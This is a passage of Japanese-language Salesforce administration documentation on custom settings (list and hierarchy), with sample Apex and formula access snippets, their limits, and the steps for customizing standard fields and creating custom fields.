	標準オブジェクトと関連しない限り、[その他のレポート] レポートタイプカテゴリを選択します。カスタムオブジェクトが標準オブジェクトと主従関係になっている場合、または標準オブジェクトの参照オブジェクトになっている場合は、代わりにレポートタイプカテゴリとして標準オブジェクトを選択します。
活動を許可	ユーザが、カスタムオブジェクトレコードに関連する予定されている行動と ToDo を対応付けられるようにします。
項目履歴管理	組織でカスタムオブジェクトレコードの項目に対する変更を追跡できるようにします。項目の値の変更者、変更日時、編集前と後の値などを追跡できます。履歴データはレポートにも使用できるため、この機能が有効になっていると、簡単に監査レポートを作成できます。
ディビジョンを有効化	組織でディビジョンが有効になっている場合は、このオプションをオンにして、ディビジョンに対しカスタムオブジェクトを有効にします。Salesforce のクイック検索結果、リストビュー、レポート、およびその他の領域でグループのレコードをディビジョンごとに操作できます。Salesforce は、カスタムオブジェクトに［ディビジョン］項目を追加します。そのカスタムオブジェクトが主従関係の主側であれば、従側のカスタムオブジェクトも［ディビジョン］項目を取得し、マスタレコードからディビジョンを継承します。
カスタマーポータルで利用可	このオプションにより Salesforce カスタマーポータルでカスタムオブジェクトを利用できるようにします。
名前空間プレフィックス	パッケージコンテキストでは、名前空間プレフィックスとは AppExchange にある自社パッケージとそのコンテンツを他の開発者のパッケージと区別するための 1 ～ 15 文字の英数字で構成される識別子です。名前空間プレフィックスでは、大文字小文字は区別されません。たとえば、ABC と abc は一意として認識されません。名前空間プレフィックスは、すべての Salesforce 組織にわたって必ずグローバルに一意なものを指定します。名前空間プレフィックスを使用することで、各自の管理パッケージのみを管理できるようになります。
リリース状況	カスタムオブジェクトが他のユーザから参照できるようになっているかどうかを示します。

項目	説明
デフォルトのページレイアウトに...	ユーザにカスタムオブジェクトレコードへのメモと添付ファイルの添付を許可します。 このオプションは、新規オブジェクトの作成時のみ選択できます。

独自のデータセットの作成

カスタム設定

カスタムデータセットを作成したり、組織、プロファイル、またはユーザのカスタムデータを作成および関連付けたりするには、カスタム設定を使用します。

カスタム設定は、組織データをカスタマイズできるという点でカスタムオブジェクトと類似しています。カスタムオブジェクトではレコードがカスタムオブジェクトに基づいていますが、これとは異なり、カスタム設定では組織全体でカスタムデータセットを利用したり、カスタム条件に基づいて特定のユーザまたはプロファイルを区別したりできます。

カスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。さらに、このデータは、数式項目、入力規則、フロー、Apex、SOAP API で使用できます。

メモ: リストカスタム設定の使用を検討している場合は、代わりにカスタムメタデータ型(ページ6482)の使用を考慮してください。リストカスタム設定とは異なり、カスタムメタデータ型のレコードはパッケージまたはメタデータ API ツールを使用して移行できます。

次の 2 種類のカスタム設定があります。

リストカスタム設定
: 組織全体からアクセスできる再使用可能な静的データセットを提供するカスタム設定の種類。アプリケーション内で特定のデータセットを頻繁に使用する場合は、そのデータをリストカスタム設定に含めることにより、アクセスが簡素化されます。リスト設定に含まれるデータが、プロファイルやユーザごとに異なるということはなく、組織全体で利用できます。リストデータの例には、2 文字の州の省略名、国際電話の発信番号、製品のカタログ番号などがあります。データはキャッシュされるため、アクセスのコストが低く、効率的です。ガバナ制限の対象となる SOQL クエリを使用する必要はありません。

階層カスタム設定
: 特定のプロファイルまたはユーザの設定を「カスタマイズ」できる組み込みの階層ロジックを使用するカスタム設定の種類。階層ロジックでは、現在のユーザの組織、プロファイル、およびユーザ設定を確認し、最も限定的な (つまり「最下位」) 値が返されます。階層では、組織の設定はプロファイル設定によって上書きされ、プロファイル設定はユーザ設定によって上書きされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

パッケージは **Database.com Edition** では使用できません。

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

カスタム設定の使用例を次に示します。

- 納入アプリケーションには、ユーザが海外配信用の国コードを入力する必要があります。この場合、すべての国コードのリスト設定を作成すると、ユーザはデータベースにクエリしなくてもこのデータにすばやくアクセスできます。
- アプリケーションは営業担当者の報酬を算出して追跡しますが、コミッション率は年功に基づきます。この場合、階層設定を作成すると、管理者は異なるコミッション率を営業組織の各プロファイルに割り当てることができます。さらに、このアプリケーション内で 1 つの数式項目を使用して、すべてのユーザの報酬を正しく計算できます。プロファイルレベルでカスタマイズされた設定により、正しいコミッション率が挿入されます。
- アプリケーションによって、取引先の場所、最適な経路、および交通状況が表示されます。この情報は営業担当者には便利ですが、取引先担当責任者には取引先の場所がわかれば十分です。この場合、経路と交通のカスタムチェックボックス項目を使用した階層設定を作成すると、このデータを「営業担当者」プロファイルのみに有効にできます。

カスタム設定を作成および使用する手順は、次のとおりです。

1. カスタム設定を作成します。
2. カスタム設定に項目を追加します。
3. データを追加し、カスタム設定データのアクセスレベルを設定します。
4. 数式項目、入力規則、Apex、または SOAP API を使用して、アプリケーション内のカスタム設定データを参照します。

また、カスタム設定をパッケージに含めることもできます。パッケージのカスタム設定がどのように表示されるかは、［表示］設定によって決まります。

メモ: パッケージにはデータではなく、カスタム設定の定義のみが含まれます。データを含める必要がある場合は、パッケージをインストールした後に登録側組織によって実行される標準の Apex または API スクリプトを使用してカスタム設定を取り込む必要があります。

関連トピック:

カスタム設定の表示

カスタム設定の制限および考慮事項

カスタム設定へのアクセス

カスタム設定には、数式項目、入力規則、Apex、およびSOAP APIからアクセスできます。サンプルコードの一部を次に示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

パッケージは **Database.com Edition** では使用できません。

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

数式項目

数式項目は階層カスタム設定でのみ機能し、リストカスタム設定には使用できません。

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

Apex

Apex はどちらのカスタム設定にもアクセスできます。

メモ: カスタム設定の[プライバシー]が［保護］に設定されていて、そのカスタム設定が管理パッケージに含まれている場合、登録側組織はApexを使用して値を編集したり、アクセスしたりすることができません。

リストカスタム設定のサンプル

カスタム設定のデータを追加する場合は、各データセットに名前を付ける必要があります。このデータセット名によって、各データセットを区別できます。次の例では、カスタム設定データの対応付けが返されます。`getAll` メソッドは、リスト設定に関連付けられているすべてのカスタム項目の値を返します。

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

次の例では、指定したデータセットに関連付けられているすべての項目値を返す `getValues` メソッドを使用します。このメソッドは、異なるパラメータを使用して、リストと階層のどちらのカスタム設定でも使用できます。

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

階層カスタム設定のサンプル

次の例では、組織レベルのデータセット値を返す `getOrgDefaults` メソッドを使用します。

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

次の例では、指定したプロファイルのデータセット値を返す `getInstance` メソッドを使用します。`getInstance` メソッドは、ユーザ ID で使用することもできます。

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SOAP API

[プライバシー]が［公開］に定義されているカスタム設定は、カスタムオブジェクトが公開されるのと同じ様に API に公開されます。

メモ: [プライバシー]が［保護］に設定されていて、そのカスタム設定が管理パッケージに含まれている場合、開発側組織と登録側組織のどちらも API を使用してカスタム設定にアクセスすることはできません。

クエリまたはプロファイル権限設定操作を実行するには、任意のツールと API アクセスを使用します。

メモ: カスタム設定データには、Standard Object Query Language (SOQL) クエリを使ってアクセスできますが、この方法はアプリケーションキャッシュを活用しません。カスタムオブジェクトの問い合わせに類似しています。

関連トピック:

カスタム設定

カスタム設定の定義

カスタム設定を作成または編集する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「カスタム設定」と入力し、[カスタム設定] を選択します。
2. 新しいカスタム設定を作成するには、[新規] をクリックし、カスタム設定の名前の横にある [編集] をクリックするか、カスタム設定の詳細を表示して [編集] をクリックします。

   メモ: アイコンは、インストール済み管理パッケージにカスタム設定が含まれていることを示します。管理パッケージからインストールされたカスタム設定を編集または削除することはできません。

3. 次を定義します。
   - 表示ラベル — アプリケーションに表示されるラベルを入力します。
   - オブジェクト名 — 数式項目、入力規則、Apex、または SOAP API でカスタム設定が参照されるときに使用される名前を入力します。

     メモ: Salesforce は［オブジェクト名］に ASCII を使用することをお勧めします。名前は最大 38 ASCII 文字です。2 バイト文字を使用する場合、使用できる文字数がさらに制限されます。

   - 設定種別 — [リスト] または [階層] を選択します。[リスト] は、国コードや州の省略名など、アプリケーションレベルのデータを定義します。[階層] は、階層の下位レベルで上書き可能なデフォルトの項目値などのカスタマイズ設定を定義します。

     重要: カスタム設定を保存すると、この値は変更できなくなります。

   - 表示 — [保護] または [公開] を選択します。
     - 保護 — カスタム設定が管理パッケージに含まれる場合、登録側組織はカスタム設定を参照できません。カスタム設定は、パッケージリストの一部としては表示されません。また、登録側組織が Apex および API のどちらを使用してもカスタム設定にはアクセスできませんが、開発側組織はアクセスできます。カスタム設定が未管理のパッケージに含まれている場合、カスタム設定はカスタムオブジェクトと同様に（［表示］が [公開] に設定されているかのように）Enterprise WSDL を通して利用できます。
     - 公開 — カスタム設定はカスタムオブジェクトと同様に Enterprise WSDL を通して利用できます。公開として定義されたカスタム設定をパッケージできます。登録側組織はパッケージのタイプ（管理または未管理）に関係なく値を編集し、Apex および API を使用してアクセスできます。

     重要: カスタム設定を保存すると、この値は変更できなくなります。

4. 必要に応じてカスタム設定の説明を入力します。わかりやすい説明を入力しておくと、カスタム設定をリストで表示するときにカスタム設定の違いを把握しやすくなります。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

パッケージは **Database.com Edition** では使用できません。

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

メモ: パッケージにはデータではなく、カスタム設定の定義のみが含まれます。データを含める必要がある場合は、パッケージをインストールした後に登録側組織によって実行される標準のApexまたはAPIスクリプトを使用してカスタム設定を取り込む必要があります。

カスタム設定を作成したら、カスタム設定に項目を追加する必要があります。

関連トピック:

- カスタム設定項目の追加
- カスタム設定データの追加

カスタム設定の表示

カスタム設定を作成したら、カスタム設定の詳細の表示、カスタム設定の管理、項目の追加ができます。

[設定]から、[クイック検索]ボックスに「*カスタム設定*」と入力し、[カスタム設定]を選択してから、表示するカスタム設定の名前をクリックします。カスタム設定を表示している間、次の操作を実行できます。

- カスタム設定に変更を加えるには、[編集]をクリックします。
- カスタム設定を削除するには、[削除]をクリックします。

  メモ: アイコンは、インストール済み管理パッケージにカスタム設定が含まれていることを示します。管理パッケージからインストールされたカスタム設定を編集または削除することはできません。
- カスタム設定にデータを追加するには、[管理]をクリックします。

また、カスタム設定に項目を追加するには、[新規]をクリックします。

関連トピック:

- カスタム設定の定義

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

パッケージは **Database.com Edition** では使用できません。

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

カスタム設定項目の追加

カスタム設定を定義したら、項目を追加します。カスタム項目には、カスタム設定で使用されるデータが含まれます。

1. [設定] から、［クイック検索］ボックスに「*カスタム設定*」と入力し、[カスタム設定] を選択します。
2. 項目を追加するカスタム設定をクリックします(カスタム設定を作成すると、[カスタム設定の詳細] ページが表示されます)。
3. [新規] をクリックします。
4. 項目のデータ型を選択し、[次へ] をクリックします。

   メモ: レコードサイズは、各項目に使用される実際のストレージではなく、各項目のデータ型の最大項目サイズに基づいています。カスタム設定定義に項目を追加するときは、適切なデータ型を使用し、データに必要な量を上限とする文字数を指定します。キャッシュされるデータの制限に達しないようにするためです。たとえば、米国の社会保障番号(SSN)項目を作成する場合は、［テキスト］データ型を選択して、文字数に9を指定します。［テキストエリア］データ型を選択すれば、入力する文字数に関係なく、各レコードの使用数に 255 文字が加算されます。
5. 項目の詳細を入力します。
6. 情報を確認してから、[保存] または [保存 & 新規] をクリックします。

項目を追加した後、データを追加し、階層カスタム設定の場合はアクセスレベルを指定する必要があります。

関連トピック:

カスタム設定データの追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

パッケージは **Database.com Edition** では使用できません。

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

カスタム設定データの管理

カスタム設定の定義と項目の追加が完了したら、次の手順に従って項目にデータを取り込みます。

1. [設定] から、[クイック検索] ボックスに「カスタム設定」と入力し、[カスタム設定] を選択します。
2. カスタム設定の横か、カスタム設定の詳細ページから、[管理] をクリックします。
3. カスタム設定の値を指定または変更します。
   - リスト設定を管理する場合は、次の処理を行います。
     - 項目にデータを追加するには、[新規] をクリックします。
     - データセット名またはデータを変更するには、既存のデータセット名の横にある [編集] をクリックします。
     - データセットを削除するには、既存のデータセット名の横にある [削除] をクリックします。
   - 階層設定を管理する場合は、権限階層内のどの場所でデフォルトデータを追加するかを決定します (組織、プロファイル、またはユーザ)。

     組織レベルのデフォルトデータを追加するには、[デフォルトの組織レベルの値] セクションで [新規] をクリックします。すでに組織のデータが定義されている場合、そのデータの編集または削除のみを行えます。

     プロファイルまたはユーザレベルのデフォルトデータを追加するには、ページの株のセクションの [設定所有者] の近くにある [新規] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

データの定義が完了したら、次を行うことができます。

- 組織レベルでデフォルトデータセットを変更するには、[デフォルトの組織レベルの値] セクションの [編集] をクリックします。また、デフォルトデータセットを削除するには、[削除] をクリックします (階層カスタム設定の場合のみ)。
- データを表示するには、既存のデータセット名の横にある [表示] をクリックします (階層カスタム設定の場合のみ)。
- データセット名またはデータを変更するには、既存のデータセット名の横にある [編集] をクリックします。
- データセットを削除するには、既存のデータセット名の横にある [削除] をクリックします。

関連トピック:

カスタム設定の制限および考慮事項

カスタム設定データの追加

カスタム設定データの追加

カスタム設定を定義し、項目を追加したら、これらの項目にデータを入力する必要があります。

1つ以上のデータセットを定義できます。リストカスタム設定の場合は、各データセットに名前を付けて、Apex や数式項目などでその名前を使用してアクセスできます。

階層のカスタム設定の場合は、データはアクセスレベル (ユーザ、プロファイル、または組織)に基づいてアクセスされます。最下位レベルが最初に使用されます。つまり、ユーザレベルでデータセットを定義した場合、アプリケーションでそれ以外が指定されない限り、そのデータが使用されます。たとえば、アプリケーションの問い合わせ先に、一般ユーザ用の電話番号とシステム管理者にのみ表示される電話番号として異なる番号を指定できます。

カスタム設定項目にデータを追加する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*カスタム設定*」と入力し、[カスタム設定]を選択してから、カスタム設定の横にある[管理]をクリックします。またはカスタム設定の詳細ページで、[管理] をクリックします。
2. [新規] をクリックするか、既存のデータセットの横にある [編集] をクリックします。
3. データを追加または変更します。

   リストのカスタム設定の場合は、次の設定を行います。

   a. データセットの名前を指定または変更します。この名前は、Apex、数式項目などで使用されます。

   b. すべての項目のデータを入力または変更します。

   c. [保存] をクリックします。

   階層のカスタム設定の場合は、次の設定を行います。

   a. デフォルトの組織レベルの値には、項目のデータを入力または変更します。デフォルトの組織の場所が自動的に取り込まれます。

   b. プロファイルまたはユーザレベルの値には、[場所] 選択リストから [プロファイル] または [ユーザ] のいずれかを選択します。プロファイルまたはユーザの名前を入力するか、ルックアップダイアログ検索を使用します。次に、項目のデータを入力または変更します。

   c. [保存] をクリックします。

   メモ: 階層のカスタム設定では、プロファイルまたはユーザあたりに追加できるレコードは 1 つのみです。同じプロファイルまたはユーザに 2 つのレコードを追加すると、エラーになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

- カスタム設定データの管理
- カスタム設定項目の追加

カスタム設定データの表示

項目の追加とその項目へのデータの追加が完了したら、データを表示できます。

1. [設定] から、[クイック検索] ボックスに「カスタム設定」と入力し、[カスタム設定] を選択してから、すでに定義されているカスタム設定の横にある [管理] をクリックします。またはカスタム設定の詳細ページで、[管理] をクリックします。
2. 表示するデータセットの横にある [表示] をクリックします (階層カスタム設定の場合のみ)。

関連トピック:

カスタム設定項目の追加
カスタム設定データの追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

カスタム設定の制限および考慮事項

カスタム設定を使用するときは、キャッシュされるデータ量に関する次の考慮事項および制限に留意してください。

- 組織に許可されるキャッシュデータの合計量は、次の 2 つの値のうち小さい方です。
  - 10 MB
  - 1 MB × 組織のフルユーザライセンス数

  たとえば、組織にフルライセンスが 3 つある場合、カスタム設定ストレージは 3 MB になります。組織にフルライセンスが 20 ある場合は、ストレージが 10 MB になります。

  組織の制限に加えて、認定管理パッケージごとに別個の制限が適用されます。たとえば、組織に認定管理パッケージが 2 つインストールされ、フルライセンスが 3 つあるとします。組織の 3 MB というカスタム設定のストレージ制限に加え、認定管理パッケージごとに 3 MB のストレージをカスタム設定できます。
- カスタム設定ごとに、最大 300 個の項目を追加できます (カスタムオブジェクトの項目制限が 300 未満の場合を除く)。カスタムオブジェクトの項目制限が 300 未満の場合は、カスタム設定の項目制限とカスタムオブジェクトの項目制限が同じになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition

ユーザ権限

カスタム設定を管理、作成、編集、削除する
- 「アプリケーションのカスタマイズ」

- カスタム設定オブジェクトまたはレコードは共有できません。
- カスタム設定が作成されるときに所有者が割り当てられるため、所有者は変更できません。
- カスタム設定は、カスタムオブジェクトの一種です。各カスタム設定は、組織で使用可能なカスタムオブジェクトの総数の一部として加算されます。
- ユーザに「アプリケーションのカスタマイズ」権限がない場合、数式項目の復元されたカスタム設定にアクセスするとエラーになります。このエラーを回避するために、このカスタム設定を組織に再リリースします。または、このカスタム設定を削除し、同じ名前とデータで再作成してから、この設定を使用するすべての数式項目を削除して再作成します。
- クロスオブジェクト数式がカスタム設定の通貨項目を参照する場合、この項目値は数式が含まれるレコードの通貨に換算されません。カスタム設定の項目の通貨とレコードの通貨が異なるときは、数式の結果が正確でないことがあります。

組織が使用しているカスタム設定データの量を表示するには、[設定]から［クイック検索］ボックスに「*カスタム設定*」と入力し、[カスタム設定] を選択します。カスタム設定ごとに、このページには、1 レコードのサイズ、作成されたレコードの件数、各カスタム設定に使用される合計サイズが表示されます。

レコードサイズは、各項目に使用される実際のストレージではなく、各項目のデータ型の最大項目サイズに基づいています。カスタム設定定義に項目を追加するときは、適切なデータ型を使用し、データに必要な量を上限とする文字数を指定します。キャッシュされるデータの制限に達しないようにするためです。たとえば、米国の社会保障番号 (SSN) 項目を作成する場合は、［テキスト］データ型を選択して、文字数に 9 を指定します。［テキストエリア］データ型を選択すれば、入力する文字数に関係なく、各レコードの使用数に 255 文字が加算されます。

関連トピック:

カスタム設定

カスタム項目の使用

項目のカスタマイズ

標準およびカスタム項目をカスタマイズし、組織を固有の要件に合わせて調整します。

実行できる操作

- 標準項目の一部を編集する
- 標準またはカスタム選択リスト項目の値を変更または追加する
- 項目間の依存関係のルールを定義する
- カスタム項目を作成して追加情報を取り込む
- 他の項目の内容に基づいて値を自動的に計算する数式項目を作成する
- カスタム項目にデフォルト値を定義する
- 項目の入力規則を定義する
- 項目を必須に設定する
- 日付、時刻、変更の種類、および変更実施者など、変更を追跡するように項目を設定する
- ページレイアウトを作成して項目の表示を制御する
- 項目へのアクセス権を制御する項目レベルセキュリティを設定する
- 項目セットの作成または変更

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

標準項目とページレイアウトは、**Database.com** では利用できません。

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

標準項目のカスタマイズ

選択リストの値、自動採番項目の形式、項目履歴の追跡、リレーション項目のルックアップ検索条件、項目レベルのヘルプなど、標準項目のいくつかの側面はカスタマイズできます。

ヒント: 標準項目は削除できませんが、ページレイアウトから除くことはできます。

1. オブジェクトの項目ページに移動します。
2. 項目表示ラベルをクリックします。
3. カスタムヘルプテキストを追加するには、[編集] をクリックします。
4. 項目の情報ページでは、各自のエディションに応じて、項目レベルセキュリティの設定、アクセシビリティ設定の表示、入力規則の設定などを行うことができます。

   項目の種別によって上記以外の操作も実行できます。たとえば、項目が選択リストの場合は、値の追加、削除、並び替えや連動関係の設定を行うことができます。標準項目の項目を長くすることはできません。テキストエリアを長くする必要がある場合は、カスタム項目の作成を検討してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

標準項目を変更する
- 「アプリケーションのカスタマイズ」

Beyond the Basics

項目の［インデックス付き］チェックボックスの意味および設定理由

項目がインデックス付けされている場合は、サイドバー検索や高度な検索を使用して項目の値を検索できます。また、項目にインデックスを付けると、レポート作成など、項目の他の操作の速度が高まります。詳細は、ブログ投稿「Know Thy Salesforce Field Indexes for Fast Reports, List Views, and SOQL」を確認してください。

関連トピック:

- カスタム項目
- 選択リスト値の追加または編集
- オブジェクト、タブ、項目の表示ラベルの名称変更
- 項目レベルのヘルプの開始
- ルックアップ検索条件

標準自動採番項目の編集

ソリューション、ケース、および契約を識別する一意の識別子が、標準の自動採番項目です。各レコードには、作成時に指定された表示形式にしたがった一意の番号が割り当てられます。これらの自動採番項目の表示形式や採番方法を編集できます。

1. 項目を変更するオブジェクトの管理設定から、項目領域に移動します。
2. 項目名の横にある [編集] をクリックします。
3. ［表示形式］に入力して、先行ゼロの最小数や数字の前後に付けるプレフィックスやサフィックスなど、表示形式の詳細を制御します。

   表示形式の変更は既存のレコードには影響せず、新しいレコードにのみ適用されます。
4. 変更を保存した後、次に作成されるレコードに割り当てる番号を入力します。
5. [保存] をクリックします。

警告: 入力した次の番号が既存の番号よりも小さい場合には、Salesforce より警告されます。ただし、自動採番の表示形式を似たような形式で複数回変更した場合は、重複する番号を作成できることがあります。

関連トピック:

- カスタム項目のデータ型

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

標準自動採番項目の編集
- 「アプリケーションのカスタマイズ」

カスタム項目

組織のニーズに合わせるために、組織で使用する各タブとオブジェクトのカスタム項目を追加できます。

作成できるカスタム項目の総数についての詳細は、*「Salesforce の制限」*を参照してください。

メモ: 組織のカスタム項目数が 800 個の制限に達しつつある中で項目を削除または作成した場合、項目を作成できないことがあります。物理的な削除プロセスでは項目が再要求されてクリーンアップされるため、対象の項目が一時的に制限にカウントされます。削除プロセスはキューが満杯になった時点で実行されるため、プロセスの開始までに数日あるいは数週間を要することがあります。この間は、削除済みの項目が引き続き制限にカウントされます。項目の即時削除を要求する場合は、Salesforce サポートにお問い合わせください。

詳細は、次のトピックを参照してください。

- カスタム項目の作成
- カスタム項目の編集
- 特定のオブジェクトの項目の管理
- 項目の削除
- 数式項目の作成
- カスタム選択リスト項目の作成
- 連動選択リストの定義
- デフォルト項目値の定義
- その他のカスタム項目オプション
- カスタム項目の属性

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

タブは、**Database.com** では利用できません。

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

カスタム項目の作成と拡張

カスタム項目の作成

カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します (省略可能)。

Salesforce をカスタマイズして、すべてのビジネスデータを収集できます。この短い動画では、正しいデータ型の選択から項目レベルセキュリティの適用まで、カスタム選択リスト項目を作成する手順を説明します。

作成を開始する前に、作成する項目のデータ型を決定します。

メモ: 組織のカスタム項目数が 800 個の制限に達しつつある中で項目を削除または作成した場合、項目を作成できないことがあります。物理的な削除プロセスでは項目が再要求されてクリーンアップされるため、対象の項目が一時的に制限にカウントされます。削除プロセスはキューが満杯になった時点で実行されるため、プロセスの開始までに数日あるいは数週間を要することがあります。この間は、削除済みの項目が引き続き制限にカウントされます。項目の即時削除を要求する場合は、Salesforce サポートにお問い合わせください。

1. 項目の追加先となるオブジェクトの管理設定から、[項目] に移動します。

   カスタム ToDo および行動項目には、[活動] のオブジェクト管理設定からアクセスできます。

2. [新規] をクリックします。

   ヒント: このセクションでは、カスタムオブジェクトに対して項目の連動関係と項目履歴管理も設定できます。

3. 項目のデータ型を選択し、[次へ] をクリックします。次の点に留意してください。
   - データ型には、特定の設定の場合にのみ使用可能なものもあります。たとえば、[主従関係] オプションは、主従関係を持たないカスタムオブジェクトに対してのみ使用できます。
   - カスタム設定と外部オブジェクトでは、使用可能なデータ型のサブセットのみが有効です。
   - 複数選択リスト、リッチテキストエリア、または連動選択リストのカスタム項目を商談分割に追加することはできません。
   - リレーション項目はカスタム項目の上限まで数えられます。
   - [積み上げ集計] オプションは、特定のオブジェクトでしか使用できません。
   - 項目のデータ型は、API のデータ型に対応します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタム項目は、**Group** Edition の活動では使用できません。

カスタム設定は、**Professional** Edition では使用できません。

レイアウトは、**Database.com** Edition では使用できません。

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

- 組織で Shield プラットフォームの暗号化を使用する場合は、Shield プラットフォームの暗号化を使用してカスタム項目を暗号化する方法を把握しておく必要があります。

4. リレーション項目では、項目に関連付けるオブジェクトを選択し、[次へ] をクリックします。
5. 間接参照関係項目の場合、親オブジェクトの一意の外部 ID 項目を選択し、[次へ] をクリックします。親の項目値が子の間接参照関係項目の値と照合され、相互に関連するレコードが判別されます。
6. あるグローバル選択リストの値セットを基本にした選択リスト項目にするには、その値セットを選択して使用します。
7. 項目ラベルを入力します。

   Salesforce により、項目の表示ラベルを使用して [項目名] が入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。カスタムリンク内、カスタム S コントロール内、および API からの項目の参照時には、差し込み項目の項目名を使用します。

   ヒント: カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

   - 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
   - 2 つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

   `Email` という項目ラベルを作成し、[メール] というラベルの標準項目がすでにある場合、差し込み項目はそれらの項目を区別できない可能性があります。カスタム項目名に 1 文字追加すると、項目名が一意になります。たとえば、`Email2` のように指定します。

8. 項目属性を入力し適切なチェックボックスをオンにして、項目を入力する必要があるかどうか、またレコードが削除された場合にどうするかを指定します。
9. カスタムオブジェクトの主従関係については、必要に応じて [親の変更を許可] を選択して、主従関係の子レコードの親を別の親レコードに変更できるようにします。
10. リレーション項目については、必要に応じて参照検索条件を作成し、その項目の検索結果を制限します。外部オブジェクトでは使用できません。
11. [次へ] をクリックします。
12. Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、各プロファイルについて項目のアクセス設定を指定してから [次へ] をクリックします。

アクセスレベル	有効化された設定
ユーザは項目を参照し、編集できる。	参照可能
ユーザは項目を参照できるが編集できない。	[参照可能] と [参照のみ]
ユーザは項目の参照、編集ができない。	なし

メモ:

- カスタム項目を作成する場合、必須項目でない限り、デフォルトではポータルプロファイルにこの項目は表示されず、編集することもできません。
- 「暗号化されたデータの参照」権限を持つプロファイルには、アスタリスクが付きます。

13. 編集可能な項目を表示するページレイアウトを選択して、[次へ] をクリックします。

項目	ページレイアウトでの場所
標準	最初の 2 列のセクションの最後の項目。
ロングテキストエリア	最初の 1 列のセクションの末尾。
ユーザ	ユーザ詳細ページの一番下。
必須	ページレイアウトから削除したり、参照のみにすることができません。

14. リレーション項目では、必要に応じて関連付けられているレコードの関連リストを作成し、そのオブジェクトのページレイアウトに追加します。
    - ページレイアウトの関連リスト名を編集するには、[関連リストの表示ラベル] をクリックし、新しい名前を入力します。
